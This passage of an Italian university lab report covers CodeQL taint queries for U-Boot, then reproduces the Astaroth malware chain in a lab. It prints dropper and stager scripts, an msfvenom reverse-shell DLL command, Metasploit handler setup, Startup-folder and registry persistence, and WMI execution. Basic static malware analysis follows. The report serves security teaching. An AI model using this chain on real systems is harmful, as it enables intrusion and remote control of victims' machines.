8_macro_expressions.ql 9_class_network_byteswap.ql 10_taint_tracking.ql
codeql:uboot > 10_taint_tracking.ql > {} 10_taint_tracking
1 /**
2  * NetworkByteSwap extends Expr {
3     NetworkByteSwap() {
4         and this = mi.getExpr()
5     }
6 }
7
8 class Config extends TaintTracking::Configuration {
9     Config() { this = "NetworkToMemFuncLength" }
10
11 QuickEvaluation:isSource
12 override predicate isSource(DataFlow::Node source) {
13     source.asExpr() instanceof NetworkByteSwap
14 }
15
16 QuickEvaluation:isSink
17 override predicate isSink(DataFlow::Node sink) {
18     exists(FunctionCall fc |
19         sink.asExpr() = fc.getArgument(0)
20         | and fc.getTarget().getName() = "memcpy"
21     )
22 }
23
24 from Config cfg, DataFlow::PathNode source, DataFlow::PathNode sink
25 where cfg.hasFlowPath(source, sink)
26 select sink, source, sink, "Network byte swap flows to memcpy"
27
28
29
30
31
32
33
34
35

```

Figura 92: Query 7

4.3 Come verificare la sanificazione?

Si potrebbe utilizzare un predicato, ad esempio, *isSanitizer* in cui verrebbero definiti dei criteri sulla base dei quali filtrare i risultati in merito alla sanificazione.

Osservando il codice si può notare la presenza di if statements che controllano la dimensione dell'input, come si può osservare nella seguente figura:

```

/* Check if packet will wrap in input_buffer */
if(end + len >= sizeof(input_buffer)) {
    chunk = sizeof(input_buffer) - end;
    /* Copy the second part of the pkt to start of input_buffer */
    memcpy(input_buffer, pkt + chunk, len - chunk);
}

```

Figura 93: Presenza di *if statement*

Si potrebbe, quindi, fare in modo che l'input passi attraverso un blocco if ed eventualmente supporre che esso sia stato correttamente sanificato. Di seguito, una proposta del predicato *isSanitizer*.

```

39 override predicate isSanitizer(DataFlow::Node sanitizer) {
40     exists(IfStmt ifs | sanitizer.asExpr().getBasicBlock() = ifs )
41
42 }
43
44
45 from Config cfg, DataFlow::PathNode source, DataFlow::PathNode sink, DataFlow::PathNode sanitizer
46 where cfg.hasFlowPath(source, sink) and not (
47     cfg.hasFlowPath(source, sanitizer) and cfg.hasFlowPath(sanitizer, sink)
48 )
49 select sink, source, sink, "Network byte swap flows to memcpy"

```

Figura 94: Predicato *isSanitizer*

5. Lab 5 – CTI

5.1 Challenge

- Eseguire il malware Astaroth utilizzando la macchina virtuale di Windows.
 - Mappare le attività del malware con il MITRE ATT&CK.

L'attacco Astaroth deve seguire una precisa sequenza di passi al fine di essere eseguito.

In figura è possibile osservare lo scenario di attacco:




Figura 95: Scenario di attacco

5.1.1 Svolgimento

- L'aggressore genera un file “.lnk” dannoso (“dropper”), utilizzando script bat/vbs, che serve a generare un file cliccabile per il phishing.




Figura 96: Fase Dropper

Il dropper è stato creato utilizzando lo script .bat presente sulla macchina virtuale windows, opportunamente modificato con il giusto indirizzo IP della macchina attaccante.

```

4  rem Create a dropper in LNK (shortcut) format that will download and execute the CMD stager.
5
6  set SERVER=http://192.168.0.54/
7  set PATH_PUBLIC_DIR=C:\Users\Public\Libraries\raw\
8
9  rem Create the target directory if it does not exist.
10 if not exist "%PATH_PUBLIC_DIR%" mkdir %PATH_PUBLIC_DIR%
11
12 set DROPPER_LNK=clickme.lnk
13 set STAGER_CMD=stager.cmd
14 set DROPPER_LNK_CREATE=dropper_lnk_create.vbs
15
16 set URL_STAGER_CMD=%SERVER%%STAGER_CMD%
17
18 set PATH_DROPPER_LNK_CREATE=%PATH_PUBLIC_DIR%DROPPER_LNK_CREATE%
19 set PATH_DROPPER_LNK=%PATH_PUBLIC_DIR%DROPPER_LNK%
20 set PATH_STAGER_CMD=%PATH_PUBLIC_DIR%STAGER_CMD%

```

Figura 97: Script .bat di creazione del dropper

Eseguendo tale script viene generato il file cliccabile.

- L'utente esegue il file “.lnk” tramite phishing, che andrà a scaricare dei file ed eseguirà un altro script dannoso, lo stager.




Figura 98: Fase Stager

Lo stager utilizza BITSAdmin per scaricare una DLL dannosa, BITSAdmin è uno strumento a riga di comando per Windows per download/upload di file batch. Anche nello stager va inserito l'opportuno indirizzo IP della macchina attaccante.

```

Apri ▾ + stager.cmd
~/software-security/malware/astaroth
Salva ⌂ ⌄ ⌅ ⌆ ×
1
2
3 setlocal enabledelayedexpansion
4
5 set SERVER=http://192.168.0.54/
6
7 set PATH_PUBLIC_DIR=C:\Users\Public\Libraries\raw\
8 rem Create the target directory if it does not exist.
9 if not exist "%PATH_PUBLIC_DIR%" mkdir %PATH_PUBLIC_DIR%
10
11 set PAYLOAD_DLL=payload.dll
12 set TARGET_ADS=desktop.ini
13 set LAUNCHER_LNK=launcher.lnk
14 set LAUNCHER_CREATE_VBS=launcher_create.vbs
15
16 set URL_PAYLOAD_DLL=%SERVER%%PAYLOAD_DLL%
17
18 rem ExtExport.exe looks for any DLL with the following names.
19 set EXTEXPORT_DLLS[1]=mozcrt19.dll
20 set EXTEXPORT_DLLS[2]=mossqlite3.dll
21 set EXTEXPORT_DLLS[3]=sqlite3.dll
22
23 rem Select one DLL filename at random.
24 set /a _rand=%RANDOM% %% 3 + 1
25 set EXTEXPORT_DLL!=!EXTEXPORT_DLLS[%_rand%]!

```

Figura 99: Script .cmd di creazione dello stager

Oltre a scaricare i file, lo stager si occupa anche di nascondere uno script malevolo negli Alternative Data Streams (ADS). Gli ADS possono memorizzare dati arbitrari che non sono visibili all’utente comune possono quindi essere sfruttati per nascondere file.

Prima di scaricare i file, dobbiamo generare il payload.

- Lo stager scarica un file maligno “.dll” (da Metasploit).

Per generare la DLL dannosa, utilizziamo msfvenom da Metasploit. Dalla nostra macchina attaccante entriamo nella cartella contenente i file da far scaricare alla macchina vittima e aggiungiamo il nostro payload dannoso. Si noti come il payload è stato settato anch’esso per utilizzare l’IP della macchina attaccante su porto 4444.

```
unina@software-security:~$ cd ./software-security/malware/astaroth/
unina@software-security:~/software-security/malware/astaroth$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.54 LPORT=4444 -f dll -o payload.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of dll file: 9216 bytes
Saved as: payload.dll
unina@software-security:~/software-security/malware/astaroth$ ls
create_dropper_lnk.bat  payload.dll  README.md  stager.cmd  stager_with_persistence.cmd
unina@software-security:~/software-security/malware/astaroth$
```

Figura 100: Generazione del payload

- Lo stager esegue il file “.dll”, che apre una shell inversa.

Per aprire il server viene utilizzato semplicemente un modulo della libreria python che aprirà il server su porta 80.

```
unina@software-security:~/software-security/malware/astaroth$ ls
create_dropper_lnk.bat  payload.dll  README.md  stager.cmd  stager_with_persistence.cmd
unina@software-security:~/software-security/malware/astaroth$ sudo python3 -m http.server 80
[sudo] password for unina:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Figura 101: Apertura del server

Per l’apertura della connessione, viene utilizzato ancora una volta Metasploit che ci permette di utilizzare l’interprete Meterpreter utile ad aprire una vera e propria sessione di Command and Control.

```
Metasploit Documentation: https://docs.metasploit.com/
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.0.54
LHOST => 192.168.0.54
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
```

Figura 102: Apertura connessione

Viene aperta la connessione in ascolto con metasploit:

```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.0.54:4444
```

Figura 103: Apertura connessione con Metasploit

Viene cliccato il file di phishing "clickme", che andrà a scaricare i file dal server:

```
unina@software-security:~/software-security/malware/astaroth$ sudo python3 -m http.server 80
[sudo] password di unina:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.0.77 - - [21/May/2024 14:12:59] "GET /stager.cmd HTTP/1.1" 200 -
192.168.0.77 - - [21/May/2024 14:12:59] "GET /payload.dll HTTP/1.1" 200 -
```

Figura 104: Macchina attaccante


Lo stager eseguirà la dll come precedentemente spiegato e si otterrà la sessione di Command e Control:

```
[*] Started reverse TCP handler on 192.168.0.54:4444
[*] Sending stage (176198 bytes) to 192.168.0.77
[*] Meterpreter session 1 opened (192.168.0.54:4444 -> 192.168.0.77:49759) at 2024-05-21 14:13:02 +0000

meterpreter > ls
Listing: C:\Users\Public\Libraries\raw
=====
Mode      Size  Type  Last modified      Name
----      --   ---   -----      --
100666/rw-rw-rw-  1315  fil   2024-05-21 13:59:29 +0000  clickme.lnk
100666/rw-rw-rw-  0    fil   2024-05-21 14:12:13 +0000  desktop.ini
100666/rw-rw-rw-  1148  fil   2024-05-21 14:12:13 +0000  launcher.lnk
100666/rw-rw-rw-  9216  fil   2024-05-21 14:08:08 +0000  mozsqlite3.dll
```

Figura 105: Sessione di Command and Control

MITRE ATT&CK MAPPING



5.2 Challenge Extra

- Aggiornare l'attacco per utilizzare le tecniche di persistenza
- Aggiornare l'attacco per utilizzare WMI

5.2.1 Svolgimento - Tecniche di persistenza

Per l'aggiunta della persistenza, vengono utilizzate due tecniche:

- L'aggiunta del launcher nella cartella di startup.
- La scrittura di una nuova entry nel registro di sistema.

Qualsiasi eseguibile presente nella cartella di avvio sarà eseguito automaticamente al momento dell'accesso. Per realizzare questa cosa è necessario copiare il launcher all'interno della cartella e questo viene fatto modificando lo stager con una nuova istruzione:

```
rem Copy the Launcher to the user's startup folder.  
copy %PATH_LAUNCHER_LNK% "C:\Users\%USERNAME%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\%LAUNCHER_LNK%"
```

Figura 106: Copia in startup

Invece, aggiungendo una entry in determinate posizioni del registro di Windows, un utente malintenzionato è in grado di far eseguire del codice ogni volta che l'utente accede al sistema.

Dopo aver modificato lo stager e rieseguendo i passi come nell'attacco standard, possiamo notare che questa volta, oltre ad aprire un collegamento con la nostra reverse shell, avverrà la copia nella cartella di startup e verrà aggiunta tale entry nel registro:

	Start Menu	REG_SZ	C:\Users\unina\AppData\Roaming\Microsoft\Win...
	Startup	REG_SZ	C:\Users\Public\Libraries\raw\launcher.lnk
	Templates	REG_SZ	C:\Users\unina\AppData\Roaming\Microsoft\Win...

Figura 107: Entry nel registro

MITRE ATT&CK MAPPING – Persistence

La persistenza va ad aggiungere al mapping del MITRE:

- Tattica: Persistence
- Tecnica: T1547-Boot or Logon Autostart Execution: Registry Run Keys/Startup Folder
- Procedura: Astaroth crea degli elementi di avvio automatico per la persistenza.

5.2.2 Svolgimento - WMI

Per aggiungere WMI (Windows Management Instrumentation) è stato rimosso il comando che avviava il launcher LNK ed è stato aggiunto il comando alla fine dello script per avviare il payload utilizzando WMI:

```
rem Execute the payload using WMI  
wmic process call create "%PATH_EXTEXPORT_EXE% %EXTEXPORT_ARGS%"
```

Figura 108: Comando WMI

Il comando crea ed esegue un nuovo processo usando il programma il cui percorso è specificato nella variabile PATH_EXTEXPORT_EXE con gli argomenti forniti in EXTEXPORT_ARGS. Ed è possibile notare che adesso, all'esecuzione della reverse shell, ci troveremo direttamente nella cartella system32:

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 172.19.129.113:4444
[*] Sending stage (176198 bytes) to 172.19.128.1
[*] Meterpreter session 3 opened (172.19.129.113:4444 -> 172.19.128.1:57627) at 2024-05-18 19:06:29 +0200

meterpreter >
meterpreter > ls
Listing: C:\Windows\system32
=====
Mode          Size      Type  Last modified        Name
----          ----      ---   -----              --
940777/rwxrwxrwx  0       dir   2019-12-07 10:50:08 +0100  0409
100666/rw-rw-rw- 2151    fil   2019-12-07 10:10:02 +0100  12520437.cpx
100666/rw-rw-rw- 2233    fil   2019-12-07 10:10:02 +0100  12520850.cpx
100666/rw-rw-rw- 232     fil   2019-12-07 10:09:21 +0100  @AppHelpToast.png
100666/rw-rw-rw- 308     fil   2019-12-07 10:09:21 +0100  @AudioToastIcon.png
100666/rw-rw-rw- 330     fil   2019-12-07 10:09:26 +0100  @EnrollmentToastIcon.png
100666/rw-rw-rw- 404     fil   2019-12-07 10:09:32 +0100  @VpnToastIcon.png
```

Figura 109: Listing nella cartella system32

MITRE ATT&CK MAPPING – WMI

La WMI va ad aggiungere al mapping del MITRE:

- Tattica: Execution
- Tecnica: T1047-Windows Management Instrumentation
- Procedura: Astaroth utilizza WMIC per eseguire payload.

6. Lab 6 – Basic Malware

La Malware Analysis è l'arte di "dissezionare" un malware al fine di capire come funziona, come identificarlo e come difendersi da esso.

La Basic Malware Analysis coinvolge diverse fasi per comprendere il comportamento, la struttura e l'impatto potenziale di un software dannoso.

6.1 Basic Static Analysis

6.1.1 Challenge

I file di estensione .exe e .dll sono stati caricati su VirusTotal e entrambi sono stati correttamente riconosciuti:




Figura 110: Report di Lab01-01.exe




Figura 111: Report di Lab01-01.dll

• FLAG 1: PEview

Tramite PEview si può osservare la data di compilazione:




Figura 112: Flag 1

- **FLAG 2: PEiD**

Tramite il tool PEiD, è possibile ottenere degli indizi sul fatto se il malware è packed o meno.




Figura 113: Flag 2

Dall’analisi risulta che il malware sia “Not Packed”.

- **FLAG 3**

Andando ad analizzare le stringhe presenti nell’eseguibile tramite il tool BinText, si può notare la presenza di:

- **FindNextFileA e FindNextFileA** che possono essere utilizzate da malware per cercare e individuare determinati tipi di file nel sistema, come file di tipo ASCII, file di configurazione sensibili, file di password, file di sistema critici oppure una sottodirectory con il nome corrispondente. Le informazioni possono essere utilizzate per scopi dannosi, come il furto di dati o la compromissione del sistema.
- **CopyFileA** che può essere utilizzata da malware per creare copie di file dannosi o per distribuire se stesso attraverso una rete.

Sono state inoltre ricercate delle stringhe che risultassero anomale:




Figura 114: Ricerca di stringhe anomale

Andando ad analizzare le stringhe presenti nel file dll tramite il tool BinText, si può notare la presenza di:

- **Sleep** che potrebbe essere utilizzata per mettere in pausa l'esecuzione di un programma per un determinato periodo di tempo, il che potrebbe essere utilizzato dal malware per ritardare determinate azioni o per evitare il rilevamento da parte degli strumenti di sicurezza.
- **CreateProcessA** che potrebbe essere utilizzata per avviare altri programmi o processi, il che potrebbe essere una parte della tattica del malware per ottenere privilegi elevati o per eseguire ulteriori azioni dannose sul sistema.
- **sleep** che potrebbe essere una variante della stringa "Sleep".
- **hello** che potrebbe essere utilizzata come segnaposto o firma nel codice del malware.

È stato inoltre ricercato l'indirizzo IP che inizia con "127":




Figura 115: Flag 3

• FLAG 4

Le funzioni trovate in precedenza con BinText, sono osservabili anche tramite il Dependency Walker. Di seguito è possibile osservare l'interfaccia del tool con l'importazione del file .exe:




Figura 116: Dependency Walker

Analizzando il file di estensione dll troviamo *WS2_32.dll*, una libreria di Windows che fornisce le API per la comunicazione di rete. Le funzioni accept, bind e connect sono tipicamente utilizzate nella programmazione delle socket per stabilire e gestire connessioni e potrebbero indicare che il malware abbia funzionalità di comunicazione in rete.

